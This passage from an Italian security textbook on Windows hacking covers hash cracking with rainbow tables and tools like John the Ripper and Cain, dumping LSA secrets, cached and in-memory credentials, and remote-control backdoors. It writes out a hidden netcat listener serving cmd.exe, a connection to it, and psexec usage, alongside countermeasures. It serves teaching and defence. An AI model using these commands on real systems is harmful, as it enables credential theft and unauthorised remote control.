Più recentemente, le tecniche di cracking si sono evolute verso l'uso di tabelle di hash precalcolate per ridurre notevolmente il tempo necessario per generare gli hash da confrontare. Nel 2003 Philippe Oechslin ha pubblicato un articolo (sfruttando il lavoro svolto fin dal 1980 da Hellman e migliorato dal leggendario esperto di crittografia Rivest nel 1982) che descriveva una tecnica di crittoanalisi con scambio tempo-memoria che gli consentiva di effettuare il crack del 99,9 per cento di tutti gli hash di password di *LAN Manager alfano numerici* (²³⁷) in 13,6 secondi. In sostanza, lo scambio consiste nell'impiegare tutto il lavoro di elaborazione per precalcolare le cosiddette tabelle di hash “arcobaleno”




Figura 4.5 Le opzioni di LCP facilitano il cracking delle password utilizzando diverse varianti delle parole incluse nel dizionario.

utilizzando dizionario e forza bruta. A questo punto il cracking diventa un semplice esercizio di confronto tra gli hash catturati e le tabelle precalcolate (per una spiegazione più approfondita, fornita dall'inventore del meccanismo delle tabelle arcobaleno, consultate lasecwww.epfl.ch/php_code/publications/search.php?ref=0ech03). Come abbiamo evidenziato in precedenza, la mancanza di un sale nella gestione delle password di Windows rende possibile questo attacco.

Project Rainbow Crack è stato uno dei primi strumenti a implementare un simile approccio (project-rainbowcrack.com/) e ora molti strumenti di cracking recenti supportano le tabelle di hash precalcolate. Per dare un'idea dell'efficacia di questo approccio, Project Rainbow Crack in passato offriva in vendita a 120 dollari una tabella di hash di LAN Manager precalcolata che copriva lo spazio dei 14 caratteri alfanumerici, con l'invio di 24 GB di dati via corriere su 6 DVD.

Strumenti

Gli strumenti per il cracking delle password Windows vantano una lunga e gloriosa storia. Tra quelli a riga di comando, John The Ripper con la patch Jumbo (openwall.com/john/contrib/john-1.7.7-jumbo-1-win32.zip) è una buona scelta, tra l'altro gratuita. Ecco un esempio di utilizzo del programma per il cracking di hash NTLM:

```
C:\Tools>john.exe --format=nt ntlm.txt
Loaded 2 password hashes with no different salts (NT MD4 [128/128 SSE2 + 32/32])

TEST          (administrator)
TEST123       (myuser)
guesses: 2   time: 0:00:00:00 100.00% (2) (ETA: Thu Nov 24 12:56:54 2011) c/s: 5
88425  trying: TENNIS - HONDA
Use the "--show" option to display all of the cracked passwords reliably
C:\Tools>
```

John The Ripper Jumbo è in grado anche di effettuare il cracking di hash LM (--format=lm) e di scambi challenge/risposta NTLM (--format=netntlm, --format=netntlmv2, e così via). Consigliamo di leggere l'estesa documentazione disponibile per avere un quadro completo delle caratteristiche e delle opzioni fornite dallo strumento.

Tra gli strumenti di cracking con interfaccia grafica vi sono LCP (lcpsoft.com), Cain (oxid.it) e Ophcrack (ophcrack.sourceforge.net), basato sulle tabelle arcobaleno. Il leggendario strumento L0phtcrack è stato riportato in vita ed è disponibile a pagamento presso l0phtcrack.com. La Figura 4.6 mostra LCP in operazioni di cracking del dizionario su hash NTLM ricavati da un sistema Windows Server 2008. Questo esempio utilizza un dizionario personalizzato per gli hash bersaglio, che consente un alto tasso di successo, che (ancora) non è rappresentativo dell'attività di cracking NTLM di password ben selezionate. Notate anche che Windows Server 2008 non memorizza gli hash LM, per default, e questo elimina un bersaglio molto appetito per gli attacchi al sistema operativo.




Figura 4.6 Cracking di password NTLM con LCP su un sistema Windows Server 2008.
Notate che gli hash LM non sono memorizzati nella configurazione di default di Server 2008.

Probabilmente uno degli strumenti di cracking più ricchi di funzionalità è Cain (in effetti ci capita di citarlo spesso parlando di sicurezza di Windows), che è in grado di utilizzare tutti i metodi di cracking tipici, tra cui:

- dizionario e forza bruta;
- hash LM;
- hash NTLM;
- sniffing di domanda/risposta (LM, NTLM e NTLM Session Security);
- tabelle arcobaleno (Ophcrack, RainbowCrack o winrtgen).

La Figura 4.7 mostra Cain al lavoro mentre inizia il cracking di hash NTLM Session Security raccolti tramite lo sniffer integrato.

Infine, se siete disposti a utilizzare uno strumento commerciale, considerate il software di recupero delle password prodotto da Elcomsoft, che opera a livello distribuito sfruttando una combinazione di numerose CPU (fino a 10.000), oltre all'unità di elaborazione grafica o GPU (*Graphics Processing Unit*) presente sulla scheda video di ciascun sistema, per aumentare l'efficienza del cracking fino a 50 volte (elcomsoft.com/edpr.html).

Tempo di elaborazione

Se vi siete fatti l'idea che il cracking di password Windows sia un'attività che offre successi immediati, vi state sbagliando. Certamente, nel caso di algoritmi deboli come quelli degli hash LM con uno spazio caratteri (relativamente) ridotto, un attacco di forza bruta o con tabelle arcobaleno precalcolate può raggiungere l'obiettivo in pochi secondi. Ma l'uso di




Figura 4.7 Cain al lavoro durante il cracking di hash NTLM Session Security raccolti tramite lo sniffer integrato.

hash LM è sempre più raro, ora che Microsoft non lo impiega più nelle più recenti versioni di Windows, affidandosi unicamente all'hash NTLM per default in Vista, Windows 7, Windows Server 2008 e altri. Il cracking dell'hash NTLM, basato sull'algoritmo MD5 a 128 bit, richiede un lavoro incredibilmente vasto.

Si può stimare l'incremento di lavoro richiesto con la semplice ipotesi che ogni carattere aggiuntivo in una password aumenta la sua imprevedibilità, o entropia, della stessa quantità. La tastiera a 94 caratteri, perciò, può generare 94^7 possibili hash LM lunghi 7 caratteri (la lunghezza massima per LM), dimenticando per un momento che un hash LM utilizza soltanto i caratteri maiuscoli. L'hash NTLM, con una lunghezza massima teorica di 128 caratteri, ha un'entropia di 94^{128} bit. Ipotizzando una velocità media di 5 milioni di hash verificati al secondo su un tipico computer desktop (secondo quanto riportato da Jussi Jaakonaho nel 2007 per *Hacking Exposed Windows, Third Edition* e supportato da en.wikipedia.org/wiki/Password_strength), servirebbero circa $7,27 \times 10^{245}$ secondi, o $2,3 \times 10^{238}$ anni, per una ricerca esaustiva di tutto lo spazio delle password NTLM di 128 caratteri e/o per generare tabelle arcobaleno NTLM.

Passando a un punto di vista più pratico, i limiti del cervello umano impediscono di usare password veramente casuali lunghe 128 caratteri, perciò il lavoro richiesto per il cracking dipende, realisticamente, dalla quantità di entropia presente nella password da cui si ricava l'hash. Cosa ancora peggiore, è noto che le abitudini umane per quanto riguarda la scelta delle password generano un'entropia sostanzialmente inferiore rispetto alla selezione pseudocasuale, indipendentemente dall'algoritmo (cfr., per esempio, NIST Special Publication 800-63 presso csrc.nist.gov/publications/nistpubs/800-63/SP800-63V1_0_2.pdf, Appendice A). Perciò, la “forza espressa in bit” dell'algoritmo di hashing diviene irrilevante, poiché è oscurata dall'entropia effettiva delle password sottostanti. AccessData, produttore di software per il recupero delle password, ha affermato fin dal 2007 che, utilizzando un insieme di routine di attacco con dizionario relativamente semplici, il suo software era in grado di “craccare” dal 55 al 65 per cento di tutte le password entro un mese (schneier.com/blog/archives/2007/01/choosing_secure.html). Come viene spiegato nel paragrafo seguente dedicato alle contromisure, il fattore più importante per la difesa diventa quindi la scelta di una password forte.

Contromisure contro il cracking delle password

Come si è visto nella precedente discussione sulle dinamiche di cracking delle password, una delle migliori modalità di difesa contro questa attività non ha carattere tecnico, ma è probabilmente la più importante da implementare: scegliere password forti.

Come abbiamo detto in precedenza, la maggior parte delle versioni di Windows moderne è configurata per default con l'impostazione del criterio di protezione: “Le password devono essere conformi ai requisiti di complessità” attivata. Ciò richiede che tutte le password degli utenti, quando sono create o modificate, soddisfino i seguenti requisiti (in Windows Server 2008):

- non possono contenere il nome dell'account dell'utente, o parti del nome completo dell'utente, che superino due caratteri consecutivi;
- devono essere lunghe almeno sei caratteri;
 - devono contenere caratteri di tre delle seguenti quattro categorie:
 - lettere maiuscole inglesi (da A a Z);

- lettere minuscole inglesi (da a a z);
- cifre in base 10 (da 0 a 9);
- caratteri non alfabetici (per esempio !, \$, #, %).

Consigliamo di aumentare la lunghezza minima di 6 caratteri prescritta dalla precedente configurazione fino a 8 caratteri, in base alle stime del NIST 800-63, che mostrano che l'entropia aggiuntiva di ogni carattere in più diminuisce dopo l'ottavo carattere (in altre parole, i vantaggi iniziano a diminuire con ogni carattere aggiunto dopo l'ottavo; questo non significa che non si debbano scegliere password più lunghe ove possibile, ma serve semplicemente a bilanciare la forza della password con la difficoltà di memorizzarla da parte degli utenti). Perciò, conviene configurare il criterio di protezione “Lunghezza massima password” impostando almeno 8 caratteri (per default questo valore è impostato a zero, quindi Windows nella configurazione di default è vulnerabile ad attacchi di cracking portati a password di 6 caratteri).

Tra le altre contromisure contro il cracking citiamo l'impostazione di criteri per il riutilizzo e la scadenza delle password, anch'essi configurati tramite lo strumento Criteri di protezione di Windows. Il concetto alla base di queste opzioni è quello di ridurre l'intervallo temporale in cui una password rimane valida e quindi restringere la finestra di opportunità a disposizione di un hacker per il cracking. L'impostazione di una data di scadenza è controversa, perché obbliga gli utenti a creare password forti con maggiore sequenza e perciò aggrava le abitudini di scegliere le password senza l'attenzione richiesta. Tuttavia, noi vi consigliamo di impostare la scadenza, perché teoricamente le password che non scadono presentano un rischio illimitato; tuttavia, consigliamo anche di fissare periodi di scadenza lunghi, di diversi mesi, per alleviare il carico posto sugli utenti (NIST 800-63 è utile anche in questo caso).

Naturalmente è necessario disattivare la memorizzazione dell'hash LM, davvero troppo debole, utilizzando l'impostazione del criterio di protezione “Accesso di rete: non memorizzare il valore hash di LAN Manager al prossimo cambio di password”. In Windows 7 e Windows Server 2008 questa impostazione è attiva per default; benché possa causare problemi di compatibilità con vecchie versioni di Windows (ormai sempre meno diffuse), consigliamo caldamente di utilizzarla perché offre una notevole protezione contro il cracking.



Dumping di password memorizzate nella cache

<i>Popolarità:</i>	8
<i>Semplicità:</i>	10
<i>Impatto:</i>	10
<i>Grado di rischio:</i>	9

Windows ha sempre mantenuto la cattiva abitudine di mantenere i dati delle password memorizzati anche in varie cache, oltre a memorizzarle nel database apposito. Un hacker intraprendente, una volta ottenuti privilegi sufficienti, può estrarre facilmente questi dati. Gli *LSA Secrets* (o “segreti LSA”) offrono uno dei più insidiosi esempi del pericolo che si corre lasciando dati importanti in posizioni facilmente accessibili da account con privilegi. La cache di LSA (*Local Security Authority*), specificata nella sottochiave HKLM\SECURITY\Policy\Secrets del registro di sistema, contiene i seguenti elementi:

- Password degli account di servizio in chiaro. Gli account di servizio sono richiesti dal software che deve accedere con il contesto di un utente locale per svolgere attività come i backup. Si tratta tipicamente di account che esistono in domini esterni e, quando sono svelati da un sistema compromesso, possono consentire a un hacker di accedere direttamente a tali domini.
- Cache contenente gli hash di password degli ultimi dieci utenti che hanno effettuato il login sulla macchina.
- Password in chiaro di utenti FTP e web.
- Nomi di account e password del servizio di accesso remoto (RAS, Remote Access Services).
- Account e password per l'accesso al dominio.

Ovviamente, le password di account di servizio che utilizzano i privilegi degli utenti del dominio, i dati dell'ultimo utente che ha effettuato il login, le password dell'accesso al dominio e così via possono fornire a un hacker una forte base di partenza per entrare nella struttura del dominio.

Per esempio, considerate un server autonomo che esegue Microsoft SMS o servizi SQL nel contesto di un utente di dominio. Se il server utilizza una password vuota per l'amministratore locale, si potrebbero utilizzare gli LSA Secrets per acquisire l'account e la password dell'utente a livello del dominio. Questa vulnerabilità potrebbe anche portare a compromettere la configurazione di un dominio utente master. Se un server di dominio risorsa ha in esecuzione un servizio nel contesto di un account utente dal dominio utente master, una violazione del server nel dominio risorsa potrebbe consentire all'hacker di ottenere credenziali di accesso nel dominio master.

Si dà credito a Paul Ashton di aver diffuso il codice per visualizzare gli LSA Secrets agli amministratori che hanno effettuato l'accesso in locale. Si è poi sviluppato uno strumento denominato LSADump2 (disponibile su Internet) per implementare le idee di Ashton. LSADump2 utilizza la stessa tecnica di pwdump2 (DLL injection) per bypassare i meccanismi di sicurezza del sistema operativo: trova automaticamente il PID di LSASS, si "inietta" e cattura LSA Secrets, come è mostrato nell'esempio che segue (modificato e formattato per brevità):

```
C:\>lsadump2
$MACHINE.ACC
6E 00 76 00 76 00 68 00 68 00 5A 00 30 00 41 00      n.v.v.h.h.Z.O.A.
66 00 68 00 50 00 6C 00 41 00 73 00                  f.h.P.l.A.s.
_SC_MSSQLServer
32 00 6D 00 71 00 30 00 71 00 71 00 31 00 61 00      p.a.s.s.w.o.r.d.
_SC_SQLServerAgent
32 00 6D 00 71 00 30 00 71 00 71 00 31 00 61 00      p.a.s.s.w.o.r.d.
```

Tra i "segreti LSA" di questo sistema possiamo vedere la password dell'account della macchina per il dominio e due password per l'account del servizio SQL. Non serve molta immaginazione per scoprire che con questo meccanismo di enumerazione delle password si arriva rapidamente a controllare intere reti Windows.

A partire da Windows XP, Microsoft ha spostato alcuni elementi e ha reso LSADump2 inutilizzabile quando è eseguito da un account diverso da SYSTEM. Sono però state diffuse delle modifiche al codice sorgente di LSADump2 per aggirare questa barriera. Cain, lo strumento di hacking per Windows, dispone anche di un estrattore di segreti LSA

integrato in grado di bypassare queste protezioni quando è eseguito con un account di amministratore. Lo strumento gsecdump di Truesec estrae “segreti LSA” su architetture x86 e x64 e versioni di Windows da 2000 a 2008 (truesec.se/sakerhet/verktyg/saakerhet/gsecdump_v2.0b5).

Cain dispone di varie altre funzioni per l'estrazione di password dalla cache, che operano su una macchina locale se eseguite con i privilegi di amministratore. La Figura 4.8 mostra Cain mentre estrae i “segreti LSA” da un sistema con Windows XP Service Pack 2 e illustra anche le altre fonti da cui il programma è in grado di estrarre password, tra cui Protected Storage, Internet Explorer 7, reti wireless, Windows Mail, connessioni dial-up, caselle di modifica, SQL Enterprise Manager e Credential Manager.

Windows memorizza nelle cache anche le credenziali degli utenti che hanno precedentemente effettuato l'accesso a un dominio (per default, quelle degli ultimi dieci utenti). Utilizzare queste credenziali non è facile come estrarre i testi in chiaro con LSADump, perché le password sono memorizzate in forma di hash e ulteriormente cifrate con una chiave specifica della macchina. Gli hash cifrati nella cache si trovano nella chiave del registro HKLM\SECURITY\CACHE\NL\$n, dove \$n è un valore numerico da 1 a 10 che corrisponde agli ultimi accessi.

Naturalmente nessun segreto è del tutto nascosto agli occhi di chi dispone dei privilegi di Administrator o SYSTEM. CacheDump di Arnaud Pilon (securiteam.com/tools/5JP0I2KFPA.html) automatizza l'estrazione degli hash dalla cache degli accessi precedenti. Anche Cain mette a disposizione una funzionalità simile, MS-Cache Hashes, all'interno dello strumento Cracking.




Figura 4.8 Gli strumenti per la decodifica delle password di Cain lavorano sul sistema locale quando sono eseguiti con privilegi di amministrazione.

Ovviamente gli hash acquisiti devono poi essere “craccati” per rivelare le password in chiaro (oppure, come abbiamo visto precedentemente e vedremo ancora tra breve, WCE può riutilizzare l’hash di password Windows direttamente dalla memoria, risparmiando il tempo e le risorse necessarie per il cracking). Tutti gli strumenti per il cracking di password discussi in questo capitolo sono in grado di svolgere questo compito.

Come potete immaginare, queste credenziali possono risultare utili agli hacker: più volte abbiamo spalancato gli occhi di fronte alla quantità di informazioni contenute nelle cache degli accessi presenti nei vari PC desktop aziendali. Chi vuole essere l’amministratore del dominio, oggi?

Contromisure contro il dumping delle password memorizzate nella cache

Sfortunatamente Microsoft non ritiene che questi dati abbiano importanza critica, poiché afferma che l’accesso dell’amministratore a queste informazioni è possibile “per scelta progettuale” nell’articolo della knowledge base con ID Q184017, che descrive un primo hotfix LSA. Questa soluzione effettua la cifratura di password dell’account di servizio memorizzate, accessi al dominio registrati nella cache e password delle stazioni di lavoro utilizzando un meccanismo di tipo SYSKEY. Naturalmente LSADump2 è in grado di aggirare tale meccanismo con la DLL injection.

La miglior difesa contro LSADump2 e altri strumenti simili per il dumping della cache è, quindi, quella di evitare che un hacker possa ottenere i privilegi di amministratore. Applicando criteri di protezione rigidi su chi può ottenere tali privilegi nei sistemi della vostra organizzazione, potete stare tranquilli. Conviene anche prestare molta attenzione all’uso di account di servizio e trust di dominio ed evitare a tutti i costi di utilizzare account di dominio con livelli di privilegi elevati per avviare servizi su macchine locali!

Esiste una specifica impostazione di configurazione che può aiutare a ridurre l’impatto del dumping della cache degli accessi al dominio: occorre impostare HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\CachedLogonsCount a un valore appropriato (quello di default è 10; cfr. support.microsoft.com/?kbid=172931). Questa impostazione è accessibile anche dallo snap-in Criteri di protezione in “Accesso interattivo: numero di accessi precedenti da memorizzare nella cache (nel caso in cui il controller di dominio non sia disponibile)”. Tenete presente che, se si imposta il valore 0 (il più sicuro), gli utenti non potranno accedere quando un controller di dominio non è accessibile. Un valore più adatto potrebbe essere 1, che lascia aperta una certa vulnerabilità, ma non paragonabile a quella causata dai valori di default di Windows (10 accessi precedenti sotto Vista/Windows 7 e 25 sotto Windows Server 2008!).

Dumping di hash registrati in memoria

Popolarità:	8
Semplicità:	10
Impatto:	10
Grado di rischio:	9

Come abbiamo visto in precedenza, è possibile utilizzare Windows Credentials Editor (WCE) di Amplia Security per eseguire il dumping di credenziali registrate in memoria da parte del sottosistema di autenticazione di Windows, impossibili da ottenere mediante strumenti quali pwdump, CacheDump e altri.

Il sottosistema di autenticazione, forse per supportare le capacità di “firma singola” dei sistemi Windows, registra in memoria nome utente, nome di dominio e hash di password degli utenti che eseguono l’accesso interattivo a una macchina, in locale o da remoto con RDP. Se un utente del dominio accede da remoto a un’altra macchina del dominio utilizzando RDP (lo stesso vale per i sistemi autonomi, non solo per i domini), Windows memorizza in una cache le sue credenziali nella memoria della macchina remota, in modo da consentire, per esempio, di accedere a risorse di rete senza dover immettere di nuovo la password. In determinate circostanze, queste credenziali sono mantenute in memoria anche dopo che la sessione interattiva è terminata!

Se un hacker compromette la macchina remota, sarà in grado di ottenere le credenziali della vittima, anche quando la macchina in questione non è il controller di dominio dove sono registrati tutti gli hash di password degli utenti. Se la vittima è un amministratore del dominio, l’hacker è in grado di compromettere subito l’intero dominio senza nemmeno intervenire sul controller, né sulla macchina dell’amministratore.

Questo scenario non è infrequente. Per esempio, pensate a un server di backup a cui gli amministratori di dominio accedono da remoto usando RDP per svolgere attività di amministrazione; questi tipi di server talvolta hanno sistemi di sicurezza meno rigidi rispetto a server più importanti della rete come il controller di dominio. Tuttavia, come abbiamo spiegato in precedenza, la compromissione di questi server può portare alla possibilità di compromettere l’intero dominio Windows (cfr. ampliasecurity.com/research/wce12_uba_ampliasecurity_eng.pdf per ulteriori scenari di attacco).

Il seguente esempio mostra WCE mentre esegue il dumping delle credenziali registrate nella memoria di un sistema con Windows 7:

```
D:\Tools\wce>wce
WCE v1.2 (Windows Credentials Editor) - (c) 2010,2011 Amplia Security
- by Hernan Ochoa (hernan@ampliasecurity.com) Use -h for help.

he7user:win7box:94C462E63EEBD15C1FA73AE7450B0033:BD8131884D042EC6D76699F276930057
service1:win7box:2DD906EC5A2312914ED11CB6AC8C08BA:F50497165BD0705CAABE6218E9A51E34
customuser:win7box:5C84378540D3A964AAD3B435B51404EE:2972E68B746AD0F3C78A64157540F427
```

Potete vedere nell’output che le credenziali ottenute con WCE comprendono l’hash LM della password dell’utente. Questo vale anche su sistemi in cui gli hash LM non sono registrati per default nel database dell’utente locale.

Nella maggioranza dei casi WCE è in grado di eseguire il dumping di queste informazioni semplicemente leggendo la memoria del sistema e senza eseguire l’iniezione di codice, eliminando così il rischio di bloccare il sistema; ciò risulta particolarmente importante per chi esegue test di penetrazione.



Contromisure contro il dumping di hash registrati in memoria

Non esistono metodi sicuri per impedire a strumenti come WCE di eseguire il dumping di hash dalla memoria. Si tratta di strumenti che operano dopo il successo di un exploit, che devono essere eseguiti con privilegi amministrativi; ciò significa che, negli scenari in cui vengono utilizzati, i sistemi anti intrusione basati su host, gli antivirus e gli altri software simili, che avrebbero dovuto impedirne l’esecuzione, sono già stati scavalcati dall’hacker. Per questa ragione è importante mantenere aggiornati i sistemi di sicurezza di tutti i membri del dominio Windows; come abbiamo già spiegato, infatti, la compromissione

di un unico server apparentemente poco importante può condurre alla compromissione dell'intero dominio. Gli amministratori di dominio dovrebbero evitare le connessioni RDP a sistemi sconosciuti e potenzialmente non sicuri, in modo da proteggere i loro hash ed evitare di concedere privilegi di amministratore locale agli utenti del dominio, per non dare loro la possibilità di ottenere gli hash dalla memoria. Infine, l'utilizzo di Kerberos non è necessariamente risolutivo, perché Windows conserva gli hash NTLM in memoria.

Controllo remoto e backdoor

Una volta ottenuto l'accesso come amministratore ed estratte le password, gli intrusi cercano di consolidare il loro controllo del sistema tramite vari servizi che abilitano il controllo remoto. Tali servizi vengono spesso chiamati *backdoor* e sono tipicamente nascosti utilizzando le tecniche che descriviamo nel seguito.



Strumenti per il controllo remoto dalla riga di comando

<i>Popolarità:</i>	9
<i>Semplicità:</i>	8
<i>Impatto:</i>	9
<i>Grado di rischio:</i>	9

Una delle backdoor di controllo remoto più facili da impostare è netcat, il “coltellino svizzero del TCP/IP” (en.wikipedia.org/wiki/Netcat). Questo strumento può essere configurato in modo da ascoltare su una certa porta e avviare un eseguibile quando un sistema remoto si connette. Impostando un listener netcat in modo che avvii una shell di comandi Windows, è possibile fare in modo che questa shell compaia su un sistema remoto. La sintassi per avviare netcat in una modalità di ascolto nascosta è la seguente:

```
C:\TEMP\NC11Windows>nc -L -d -e cmd.exe -p 8080
```

L'opzione **-L** rende il listener persistente tra più interruzioni della connessione; **-d** attiva l'esecuzione di netcat in modalità nascosta (senza console interattiva); **-e** specifica il programma da avviare (in questo caso cmd.exe, l'interprete comandi di Windows). Infine, **-p** specifica la porta su cui mettersi in ascolto (alcune versioni di netcat consentono di specificare il numero di porta direttamente dopo l'opzione **-l** e non richiedono l'opzione **-p**). Il comando restituisce una shell di comandi remota a chiunque si connetta alla porta 8080. Nel seguente esempio utilizziamo netcat su un sistema remoto per connetterci alla porta in ascolto sulla macchina all'indirizzo IP 192.168.202.44 e ricevere una shell comandi remota. Per semplificare le cose abbiamo impostato come prompt dei comandi del sistema locale D:\>, mentre il prompt remoto è C:\TEMP\NC11Windows>.

```
D:\> nc 192.168.202.44 8080
```

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\TEMP\NC11Windows>
C:\TEMP\NC11Windows>ipconfig
ipconfig
```

```
Windows IP Configuration
Ethernet adapter FEM5561:
  IP Address . . . .
  . . . : 192.168.202.44
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . :
C:\TEMP\NC11Windows>exit
```

Come potete vedere, ora gli utenti remoti possono eseguire comandi e lanciare file. L'unico limite è dato dalla loro creatività nell'uso della console di Windows.

Netcat funziona bene quando serve una porta personalizzata su cui lavorare, ma se si accede a SMB (porta TCP 139 o 445), lo strumento migliore è psexec, da technet.microsoft.com/en-us/sysinternals, che esegue un comando sulla macchina remota; la sintassi è la seguente:

```
C:\>psexec \\nome-o-ip-server -u nomeutente_admin -p password_admin comando
```

Ecco un esempio di comando tipico:

```
C:\>psexec \\10.1.1.1 -u Administrator -p password -s cmd.exe
```

Niente di più facile. In passato consigliavamo di utilizzare il comando AT per pianificare l'esecuzione di comandi sui sistemi remoti, ma con psexec tutto ciò diventa banale, purché si disponga dell'accesso a SMB (che il comando AT richiede in ogni caso).

